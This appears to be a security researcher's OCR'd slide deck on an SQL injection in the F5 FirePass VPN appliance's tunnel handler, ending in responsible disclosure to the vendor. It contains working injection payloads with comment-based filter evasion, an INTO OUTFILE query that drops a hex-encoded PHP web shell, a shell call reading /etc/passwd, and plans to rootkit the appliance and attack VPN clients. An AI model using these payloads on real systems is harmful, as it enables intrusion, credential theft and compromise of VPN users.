                     29 Query       insert into tblLogLogonDetails (logonID,logo
n,ldescription,lvalue,ltime) values ('1362368357513417653deb2','myusername','No
groups to authenticate|red','', 20130304033917)
                     29 Query       insert into tblLogLogonDetails (logonID,logo
n,ldescription,lvalue,ltime) values ('1362368357513417653deb2','myusername','Use
 of Dynamic Group Mapping or Fallback Groups may be disabled|bol','', 2013030403
3917)
                     29 Query       insert into tblLogLogonDetails (logonID,logo
n,ldescription,lvalue,ltime) values ('1362368357513417653deb2','myusername','Sig
nup by template for |red','Not allowed', 20130304033917)
```

Custom apache modules

- Found a custom apache module that maps to a virtual directory




```
</IfDefine>
<IfDefine !CompatibilityMode>
LoadModule hp_web_access_module   libexec/mod_web_access.so
</IfDefine>

LoadModule st_module libexec/mod_stransport.so
AddHandler stl sini
AddHandler std sdat
AddHandler stc scnt

LoadModule vpn_module   libexec/mod_vpn.so
<Location /tunnel>
SetHandler tunnel-handler
</Location>

<Location /myvpn>
SetHandler vpn-handler
</Location>
VpnProg /usr/bin/sudo /usr/local/uroam/sbin/firewallctl pppd

LoadModule ur_xscreen_module libexec/mod_xscreen.so
AddHandler ur-generate xur1
AddHandler ur-control xurc
```

Analyzing the virtual directory


- Immediately launched a browser and tried to access the directory.
- Got a “Invalid parameters” error.
- Found the tunnel-handler.
- Launched a disassembler

Playing with the parameters

- We already have mysql log enabled.
- While playing with the parameters we found an SQL injection vulnerability.




SQL Log



~~https~~://192.168.1.99/tunnel?host=localhost&port=80&sess=hello'

Error: FirePass server could not handle the request Reason: Invalid session id

When we provide **hello’** as the ‘**sess**’ parameter we get:



```
120523 21:16:05      38 Connect     root@localhost on dbUROAM
                     38 Query       select logon, usergroup from tblLogSessions
 where lower(sid)=lower('Hello'')
                     38 Quit

120523 21:17:01      40 Connect     root@localhost on
```

Writing into outfile


- When writing into outfile a common query looks like this:

Select logon, usergroup from tblLogSessions where lower(sid) = lower(‘hello’) union select ‘data’, ‘x’ into outfile ‘/tmp/test’-- ‘)

hello’ union select ‘data’, ‘x’ into outfile ‘/tmp/test’--

Trying to SQL inject

- When sending the query string “aaa%20” We get “aaa%20” at the actual query




```
                     22 Query       select logon, usergroup from tblLogSessions  whe
re lower(sid)=lower('aaa%20')
                     22 Quit
130317 22:36:07      23 Connect     root@localhost on dbUROAM
                     23 Query       select logon, usergroup from tblLogSessions  whe
re lower(sid)=lower('aaa      0x1.d4268p-892aa')
                     23 Quit
130317 22:37:01      25 Connect     root@localhost on
```

- Turns out that url-encoded strings are not decoded :/

Trying to SQL inject

- When sending the query string “aaa%20aaa” We get “aaa   0x1.d42…” at the actual query.




```
                            22 Query       select logon, usergroup from tblLogSessions  whe
re lower(sid)=lower('aaa%20')
                            22 Quit
130317 22:36:07             23 Connect     root@localhost on dbUROAM
                            23 Query       select logon, usergroup from tblLogSessions  whe
re lower(sid)=lower('aaa      0x1.d4268p-892aa')
                            23 Quit
130317 22:37:01             25 Connect     root@localhost on
```

- We got a format string vulnerability at the same argument! (Disassembly confirmed)

The format string

- Just to be sure, let’s send the query string “%08x--%08x--%08x…”




```
                    54 Quit
120523 21:22:33     56 Connect     root@localhost on dbUROAM
                    56 Query       select logon, usergroup from tblLogSessions
 where lower(sid)=lower('00000000--083d42f0--40d105e0--083aaec0--00000000--00000
000--00000000')
                    56 Quit
```

- That’s nice but we already have a logical vulnerability; I want a universal exploit!

Trying to SQL inject

- Turns out that the apache module doesn’t escape the url-encoded query string.
- Can’t write characters such as space
- How can we write a valid query?



Trying to SQL inject

- Block comments?
- A query like “Or/**/1=1/**/)” worked!
- What about the rest of the query?
- -- doesn’t seem to work without a trailing space

```
hello’/**/union/**/select/**/‘data’,/**/‘x’/**/into/**/outfile/**/
‘/tmp/test’--
```

Trying to SQL inject

- Documentation confirmed “--” has to have a trailing space
- Format string you say? Spaces you say? What about %20d ?
- Got our valid terminator!


```
hello’/**/union/**/select/**/‘data’,/**/‘x’/**/into/**/outfile/**/
‘/tmp/test’--%20d
```

Writing into outfile


- Composed our union select into outfile; Failed.
- But everything looks fine.

Wtf?

- Tried running the query myself; Failed.
- Tried a trivial union select; Failed.



```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11 to server version: 3.23.54-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```



Mysql 3.23

- **No union selects.**
- **No nested queries.**
- **Can’t do a join** because we’re at the while condition.
- **Can write into outfile**, but since there’s no union we do not control the data that gets written.

```
hello‘/**/or/**/
(‘1’=‘1’)/**/into/**/outfile/**/’/tmp/test’/**/--%20d
```


The table we write into outfile

- tblLogSessions; Contains session info.
- Updated when we login successfully.
- Can’t poison it because we can’t login.

Really getting mad

- Read documentation.
- Read some source code.
- Asked anyone I know.
- And then!

Got it



linux - How to output My
arrow image - Google Sea
stackoverflow.com/questions/356578/how-to-output-mysql-query-results-in-csv-format
223

From http://www.tech-recipes.com/rx/1475/save-mysql-query-results-into-a-text-or-csv-file/

```
SELECT order_id,product_name,qty
FROM orders
INTO OUTFILE '/tmp/orders.csv'
FIELDS TERMINATED BY ','
ENCLOSED BY '"'
LINES TERMINATED BY '\n'
```

Arbitrary data!!


share | improve this answer
answered Dec 10 '0
Paul Tomblin
67.4k 15 1

Writing into outfile!

- Can write arbitrary data into the file.
- What about ‘<?php $mycode ?>’.

```
hello‘/**/or/**/(‘1’=‘1’)/**/into/**/outfile/**/’/tmp/test’/**/
fields/**/seperated/**/by/**/0x603c3f706870…3f3e
/**/--%20d
```

Pwned!


https://192.168.1.99/cmd.p
~~https~~://192.168.1.99/cmd.php?c=cat%20/etc/passwd

```
adminroot:x:0:0::/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/log: lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/usr/lib/news: uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash games:x:12:100:games:/usr/games: ftp:x:14:1::/home/ftp:/bin/bash
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash nobody:x:99:99:nobody:/: uroam:x:666:100:,,,:/home/uroam:/bin/bash
maintenance::667:100:,,,:/home/maintenance:/home/maintenance/Dialog.sh sshd:x:33:33:sshd:/: sshd:x:33:33:sshd:/:Default
```

Minor down-side

- This attack will only work if a user or an administrator has ever logged in to the server
- I’m guessing it’s not much to ask in a production environment (Initial server configuration applies as a login)

Got root ?

- Rootkit the appliance.
- Sniff traffic. (tcpdump is available)
- Man-in-the-middle VPN clients
- Extract certificates
- Create our own user and join the network

Attacking VPN Clients


- Replace existing PHP scripts (can’t edit them..)
- If ActiveX installation fails we get a “please download and install this client” message.
- New client anyone?

F5 – Vulnerability response win

- From all my vulnerability disclosures F5 impressed me the most.
- Their response was quick and professional.
- The patch came soon after.
- F5 wants to work with all researchers. Contact them at security-reporting@F5.com.

Live Demo

I’m wrong!

